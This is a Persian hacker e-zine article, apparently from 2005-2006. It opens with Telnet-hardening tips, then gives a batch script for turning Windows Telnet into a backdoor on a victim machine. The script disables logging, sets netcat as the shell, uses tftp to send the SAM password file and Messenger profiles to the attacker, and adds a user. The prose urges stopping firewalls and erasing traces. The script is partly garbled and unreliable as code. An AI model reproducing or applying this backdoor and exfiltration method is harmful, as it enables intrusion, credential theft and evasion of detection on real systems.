
```

نحوه اتصال و پیکربندی روترها از طریق راه دور را می‌توانید در جزوه‌های شرکت سیسکو یا در کتاب‌ها و جزوات آموزشی مدارکی همچون CCNP مشاهده نمایید بیشتر برای این منظور بهتر است از محیط‌های *NIX استفاده کنید و در صورت نیاز از ابزارهایی همچون PuTTY

حفاظت در برابر هر گونه نفوذ احتمالی از طریق تل نت

یک راهنمایی عمومی که نه تنها برای این سرویس می‌توان ارائه نمود بلکه برای هر سرویس دیگری نیز قابل تعمیم می‌باشد همانند RPC اینست که اگر در شبکه داخلی خودتان به سرویس‌های غیر ضروری نیازی ندارید و یا استفاده از آنها فقط در مواقع ضروری آن‌ها هم به تعداد محدود استفاده می‌کنید آنها را به طور کلی غیر فعال و Disable نمایید این یکی از راحت‌ترین و ساده‌ترین اعمال ولی یکی از موثرترین راه‌های پیشگیری است. اگر باز نیاز به استفاده از این دسته سرویس‌ها برای شما غیر قابل اجتناب است همیشه با استفاده از سیستم‌ها و ابزارهای Monitoring شبکه و همچنین بررسی log فایل‌ها مراقب شبکه خود باشید همانطور که در بالا به یک نوع از آنها اشاره کردیم. برای متوقف کردن کامل سرویس تل نت به این صورت عمل نمایید حال که به قسمت سرویس‌ها می‌روید دیگر سرویس‌های غیر ضروری را با همین روش زیر نیز می‌توانید غیر فعال نمایید

کنسول Services را از قسمت Administrative Tools اجرا نمایید به مدخل Telnet رفته و با دابل کلیک بر روی آن برگه Properties را فعال نموده سپس اگر سرویس مورد نظرتان فعال است را Stop کنید (به شکل زیر توجه کنید)



برای اینکه از متوقف شدن کامل این سرویس مطمئن شوید به `cmd` رفته و با تایپ دستور زیر و دریافت پیغام مربوطه از غیر فعال بودن سرویس تل نت مطمئن شوید این کار به خصوص برای کسانی که از برنامه `MIRC` استفاده می کنند توصیه می شود (به شکل زیر توجه فرمایید)

```

C:\>cmd

C:\>net stop telnet
The Telnet service is stopping.
The Telnet service was stopped successfully.

C:\>net start telnet server
The Telnet service is starting.
The Telnet service was started successfully.

C:\>_

```

Batch Files یک ابزار قدیمی ولی هنوز موثر

تقریباً ده سال پیش در سال های 1993-1994 بود که شرکت مایکروسافت نسخه آزمایشی ویندوز 95 را منتشر کرده بود البته آن زمان قدیمی های کامپیوتر می دانند که اسم ویندوز 95 با نام اختصاری ویندوز شیکاگو به بازار ارائه شده بود آن زمان به خاطر استفاده گسترده از دستورات سطر فرمانی استفاده از ماکرو ها و همچنین زبان های واسطه برای راحت کرد کاربران کامپیوتر های آن زمان و همچنین برای اجرای فرمان ها بلند و تکراری و انجام بعضی کارهای خودکار زبان هایی مثل Batch فایل ها کاربرد فراوانی داشت البته این واقعا یک زبان واقعی مثل پاسکال یا سی نبود بلکه تقریباً همانند یک دسترسی آزاد برای نوشتن برنامه ای برای انحصاری کردن سیستم های ویندوزی طراحی شد با آمدن نسخه های جدید تر محصولات کم کم استفاده از این نوع زبان به فراموشی سپرده شد ولی هنوز هم اگر کسی بخواهد کاربرد های خاص خودش را دارد به طور مثال برای استفاده از یک بچ فایل می توانیم پس از عملیات نفوذ و گرفتن یک سطر فرمان از سیستم هدف تغییرات مورد دلخواه خود را به اجرا بگذاریم مثلاً به طور مثال من در این جا نحوه به کار گیری از این زبان به تبدیل تل نت به یک در پشتی را به شما نشان می دهم ابتدا یک بچ فایل به نام logsys002.bat را در notepad می نویسیم به صورت زیر (لازم به ذکر است رشته کد زیر برای رساندن مفهوم در اینجا به کار رفته است و کاربرد عملی ندارد ...)

```
@echo off
Prompt $p$g
if exist %windir%\System32\telnet.exe
    net start telnet server
REM Telnet Remote Configuration (NT/2k/XP supported)
if exist [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\TelnetServer\Defaults]>> %windir%\System32\logsys0002.reg
    echo Windows Registry Editor Version 5.00> %windir%\System32\logsys0002.reg
    echo [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\TelnetServer\Defaults]>> %windir%\System32\logsys0002.reg
    echo "EventLoggingEnabled"=dword:00000000>> %windir%\System32\logsys0002.reg
    echo "LogNonAdminAttempts"=dword:00000009>> %windir%\System32\logsys0002.reg
    echo "SecurityMechanism"=dword:00000000>> %windir%\System32\logsys0002.reg
    echo "TelnetPort"=dword:00000017>> %windir%\System32\logsys0002.reg
    echo "MaxConnections"=dword:00000009>> %windir%\System32\logsys0002.reg
    echo "LogFailures"=dword:00000000>> %windir%\System32\logsys0002.reg
    attrib +h %windir%\System32\logsys0002.reg
    copy %windir%\System32\logsys0002.reg autoexec.bat
    regedit /s %windir%\System32\logsys0002.reg
REM You can del this file after your operation del %windir%\System32\logsys0002.reg
    pause
If not exist %windir%\System32\telnet.exe
    abort
GOTO end
:end
    echo [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\TelnetServer\Defaults]
    echo "DefaultShell"=backdoor file>> %windir%\System32\logsys0002.reg
copy back door file %windir%\System32\name of file Eg."nc.exe"
Prompt $p$g
@echo on
del %windir%\System32\logsys0002.reg
tftp -I victim ip put %windir%\repair\sam file your IP and destination when FTP server Program has been started in your machine
tftp -I victim ip put %windir%\repair\ Program Files\Yahoo!\Messenger\Profiles\*. * file your IP and destination when FTP server Program has been started in your machine
net user add *****
and use too many commands u LOVE
rem end of file
```

همانطور که مشاهده می نمایید این بچ فایل را کافی است از طریق ابزاری همانند TFTP32 به سیستم هدف آپلود نموده و سپس اجرا نمایید از این طریق با استفاده از دستکاری پیش فرض های تل نت بر روی سیستم هدف یک در پشتی را با استفاده از خود سرویس تل نت بر روی پورت مورد نظرتان مثلاً در اینجا پورت 21 راه اندازی نمایید اغلب بر روی سیستم ها shell پیش فرض cmd.exe است که خود می توانید باز ازین نوع دستکاری رجیستری به یک برنامه دیگر تغییر دهید به طور کلی از این طریق شما قادر خواهید بود هر گونه سرویسی را بر روی سیستم قربانی براه انداخته یا از کار بیندازید نکته جالب اینجاست که براحتی می توانید فایروال و یا هر پروسه امنیتی دیگر را نیز متوقف سازید بسته به نوع هدف شما می توانید بچ فایلتان را طراحی نمایید فقط به این نکته توجه داشته باشید که رد پاهایتان را من جمله فایل های دریافتی یا ارسالی یا در های پشتی را که دیگر به آنها نیاز ندارید را از بین ببرید تا نفوذ شما لو نرود. البته بچ فایل بالا فقط برای نشان دادن نحوه عملکرد این روش بیان شده است بچ ها یی با کاربرد های فراوان با صد ها خط بلندی در حوزه های مختلفی نوشته شده اند حتی بچ فایل هایی برای استفاده از زبان های دیگری مثل جاوا قابل استفاده می باشند در کل این یک توانایی و راحت کردن عملیات شما بر روی سیستم های قربانی می تواند مورد بهره برداری قرار بگیرد و هر نفوذ گری می تواند دستورات مورد علاقه خودش را تهیه نماید دست یک نفوذ گر بعد از اولین مرحله نفوذ برای انجام هر کاری باز است

BlackBook

PROGRESSIVE CULTURE

*"Knowing what you don't know is the trick.
This book fills those gaps."*

Stuart McClure, President/CTO, Foundstone Inc.

Hacking FOR DUMMIES®

*Test your network
security with an
ethical hacking plan*

**A Reference
for the
Rest of Us!**

FREE eTips at dummies.com*

Kevin Beaver, CISSP

Information Security Advisor

*Foreword by Stuart McClure,
President/CTO, Foundstone Inc.*



Hot News

شرکت امنیتی Symantec در ماه اخیر شرکت نرم افزاری و تحقیقاتی امنیت داده ای @stake را خریداری نمود با این وصف گروه هکری L0pht هم اکنون برای این شرکت بزرگ اطلاعاتی مشغول به تحقیقات است در چند ماه اخیر شرکت Symantec اقدام به خریداری سهام شرکت هایی همانند power Quest و @stake نموده است پیش بینی می شود این روند برای چند شرکت امنیتی کوچک تر نیز رخ دهد. احتمالاً تا چندی دیگر با پیوستن گروه L0pht به این گول نرم افزاری تحول عظیمی را در انتشار Advisory هایی از سوی این شرکت شاهد خواهیم بود



معرفی ابزار ناشناس کننده

Privacy is your Right

The screenshot shows a Microsoft Internet Explorer browser window. The title bar reads "Troubleshooting by Using Network Monitor - Microsoft Internet Explorer - [Working Offline]". The address bar contains the URL "http://www.microsoft.com/resources/documentation/Windows/2000/server/reskit/en-us/Default.asp?url=/resources/documentation/Windows/z...". The browser's status bar at the bottom indicates "ANONYMIZER PROTECTION IS: OFF". The main content area displays the "Windows 2000 Resource Kits" page, specifically the "Internet Authentication Service" section. The sidebar on the left shows a tree view of the resource kits, including "Windows 2000 Resource Kit", "Windows 2000 Server Resource Kit", "Internet Authentication Service", and "RADIUS Protocol". The main content area includes a heading "Internet Authentication Service" and a paragraph stating: "If a problem still exists after checking basic IAS configuration, the Network Monitor (NetMon) tool can be used to record a trace of the problem for further analysis." Below this, it lists steps for using Network Monitor for IAS troubleshooting, including installing NetMon on a computer running IAS and filtering NetMon on RADIUS packets in a trace.

چقدر به حفاظت اطلاعات شخصی خود در هنگام گشت زنی بر روی وب حساس هستید همانطور که گفته شد حفاظت شخصی و پوشیدگی اعمال بر روی شبکه جزو حقوق اولیه استفاده کنندگان است برای پوشانیدن IP خود و همچنین استفاده از پروکسی سرور های بروز شده می توانید از Anonymizer ToolBar استفاده نمایید این ابزار را از سایت anonymizer.com دریافت کرده و پس از نصب فعال نمایید و سپس به گشت زنی بر روی شبکه بپردازید مطمئن باشید تا حد زیادی پوشیدگی اعمالتان بر روی شبکه حفاظت می شود

سفید یا سیاه ...

یکی از دوستان خواسته بود که چند عکس مربوط به هکر های کلاه مشکی بوژه 10pht رو قرار بدهم البته بع علاوه یک توضیح کوچک: اغلب عموم مردم تا به کلمه هکر بر خورد می کنند یک جوان 14-15 ساله دبیرستانی با مو های عجیب و غریب را در پشت یه کامپیوتر شخصی که ساعت ها با آن ور می ره رو در ذهنشون تداعی می کنند ولی در عکس هایی پایین شما چیز دیگری می بینید هر کدام از اینها سنی ازشون گذشته البته اینرو هم باید بگم که بعضی ازآقایان زیر در سن نوجوانی به علت خرابکاری های متعدد بازداشت و همچنین برای چند مدتی هم آب خونک خوردند و هم اجازه دست زدن به کیبورد سیستم یا استفاده از هر سیستم شبکه ای را برای مدتها نداشتند ولی هم اکنون یا برای شرکت های بزرگی همچون Symantec و یا Microsoft و یا Apple کار می کنند- اصولا به نظر بسیاری از دوستان من جمله خود من این اعمال هکر ها نیست که آنها رو به دسته کلاه مشکی ها یا کلاه سفید ها جدا می کند (برخلاف تصور عموم) چونکه قبل از رنگ کلاه ما می گوئیم هکر فلان کلاه این بدان معنا است که ما به طور ضمنی نفوذگر بودن شخص مورد صحبت را از قبل پذیرفته ایم پس در اصل هکر های کلاه سفید یا مشکی فرقی با هم ندارند فقط تفاوت در نوع نگرش و منظور از عمل نفوذ است که میان آن دو تفاوت هایی ایجاد می کند پس این شبهه که هکر های کلاه مشکی دارای توانایی بیشتری نسبت به کلاه سفید ها هستند آنقدر ها هم درست نیست البته این مطلب از آنجا ناشی می شود که کار ها و اعمال این گروه از آنجا که به منظور ضربه زدن خرابکاری جاسوسی و غیره است بیشتر به چشم می خورد - هکر کلاه سفید نفوذ می کند ولی آسیب نمی رساند همانند شخصی که می بیند در ساختمانی باز است فقط داخل ساختمان می شود و برای صاحب خانه پیغام میگذارد که در خانه به این دلیل باز بود و من آنرا برای شما بستم ولی هکر کلاه مشکی داخل ساختمان می شود از پله ها بالا رفته داخل اتاق ها می شود از هرچه که دوست داشته باشد یا بر می دارد یا از بین می برد سپس امکان دارد برای صاحبخانه پیغامی مبنی بر دزدیده شدن بعضی وسایلش قرار بدهد یا امکان دارد برای خودش هم یک نمونه از کلید آپارتمان را تهیه کند و یکی از ساکنین دائمی ساختمان شود این است فرق بین هکر کلاه سفید و کلاه مشکی نه در سطح معلومات هکر کلاه سفید هم می توانست همان اعمال را انجام دهد ولی.... پس کلاه سفید یا کلاه مشکی هر دو دسته هکرنده و از نظر علمی با هم فرقی ندارند به جز در خیر و شر بودنشان

از سمت چپ به راست

Smb – Dr.mudge – alec – rik –Casper

تصویر پنجم: Dr.Mudge: به همراه همکار قدیمی اش Dildog







root – route – alisa دو هکر کلاه مشکی از گروه root



Author : C0nN3ct0r ® (C0llect0r) Satanic_Soulful

E-mail : C0llect0r@Spymac.com – B0rn2h4k@yahoo.com
Satanic_Soulful@yahoo.com Satanic.soulful@Gmail.com



Black_Devils B0ys

Developed In : Black_Devils B0ys Digital Network Security Group
 CopyRight © : 2005-2006 - FHS Team H4|<3rs
 Researchs By : C0nN3ct0r With Cooperation of Smurf Hacker from Brazil
 Special TNX 2: P0FN0R – N0thing – Sp00f3r – St0rmBit – Server_hacking
 & (s0-Mi-B34-U-t1-full-GF-N4Z1)



© 2005-2006 Ordered & Confirmed from
 Mr. Amir Hossein Sharifi

All Rights Reserved For WhiteHat Nomads Group © 2005- 2006
 For More Information visit : www.websecurity.ir




All Right reserved for Persian Hackers
 Mr. Phacker_ir
 2005-2006 © For more information
 visit: <http://persianhacker.net>



All Rights Reserved for Alpha Hackers
 Mr. Shoaliesefid7 © <http://alphahackers.com>

توجه :

تمامی حقوق مربوط به این مقاله مربوط است به گروه های پسران شیاطین سیاه - کلاه سفیدان کوچ نشین - پرشین هکرز - آلفا هکرز که در تهیه این مقاله همکاری نموده اند - استفاده از مطالب این مقاله با ذکر نام نویسندگان و همچنین ذکر نام منبع بلامانع است



EVERYTHING THAT HAS A BEGINNING HAS AN END

Bi